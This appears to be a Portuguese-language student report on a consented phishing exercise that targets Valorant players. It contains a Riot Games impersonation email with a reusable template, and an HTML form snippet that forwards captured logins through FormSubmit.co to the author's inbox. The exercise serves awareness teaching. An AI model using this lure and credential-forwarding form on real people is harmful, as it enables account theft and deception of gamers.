


Atividade de Engenharia Social – Phishing Valorant

Simulei um ataque controlado para demonstrar riscos reais.

O objetivo foi mostrar como técnicas simples podem enganar usuários a revelar dados sensíveis.

Feito por Katielly Bordin Santos



Como Enviei o Link para o Participante

Enviei um e-mail para o voluntário com uma mensagem atraente oferecendo uma skin grátis do Valorant, incluindo um link para o site falso hospedado no GitHub Pages.

Parabéns! Você ganhou uma skin exclusiva do Valorant! 🎉



Katielly Bordin Santos <katiellyscherbatsky@gmail.com>

para

Olá,

Você foi selecionado para receber uma **skin exclusiva gratuita do Valorant**, como parte de uma campanha especial da Riot Games para jogadores ativos!

Para resgatar sua recompensa, acesse o link abaixo e faça login com sua conta Riot:

<https://rewards.valorant.com/redeem-skin>

⚠️ **Importante:** Essa oferta é válida somente até hoje às 23h59.

Após o login, sua skin será automaticamente vinculada à sua conta em até 24 horas.

Boa sorte no campo de batalha!

Equipe Riot Games 🎮

← Responder

→ Encaminhar



Modelo do email

Olá Nome,

Você foi selecionado para receber uma **skin exclusiva gratuita do Valorant**, como parte de uma campanha especial da Riot Games para jogadores ativos!

Para resgatar sua recompensa, acesse o link abaixo e faça login com sua conta Riot:

<https://rewards.valorant.com/redeem-skin>

Importante: Essa oferta é válida somente até hoje às 23h59.

Após o login, sua skin será automaticamente vinculada à sua conta em até 24 horas.

Boa sorte no campo de batalha!

Equipe Riot Games

Captura e Envio dos Dados

Diferentemente de um sistema real, **não armazenei as credenciais em nenhum banco de dados ou arquivo local** para garantir a segurança e privacidade do voluntário.

Utilizei o serviço gratuito **FormSubmit.co**, que permite o envio do conteúdo do formulário diretamente para um e-mail cadastrado, sem necessidade de backend.


Como funciona:

O formulário HTML foi configurado com o atributo `action` apontando para o endpoint do FormSubmit com meu e-mail.

- Quando o participante envia o formulário, os dados são transmitidos via POST para o FormSubmit.

```
<form action="https://formsubmit.co/katiellyscherbatsky@gmail.com" method="POST" autocomplete="off" spellcheck="false">
  <label for="email">E-mail Riot</label>
```

- O serviço então encaminha os dados para meu e-mail, mantendo-os fora da vista do usuário e sem armazenamento local.



- Após o envio, o participante é redirecionado para uma página de agradecimento, simulando um processo legítimo.

Essa solução torna o projeto mais simples, seguro e realista, evitando exposição indevida de dados.

Técnicas de Engenharia Social Aplicadas

As principais técnicas utilizadas foram:

Phishing: Criação de um site falso com design semelhante ao oficial, para induzir o usuário a fornecer suas credenciais.

Baiting: Oferta de uma skin exclusiva do Valorant para motivar o interesse e o clique no link.

Consentimento explícito: Antes do exercício, expliquei ao voluntário o objetivo da atividade, garantindo que ele estivesse ciente e concordasse em participar.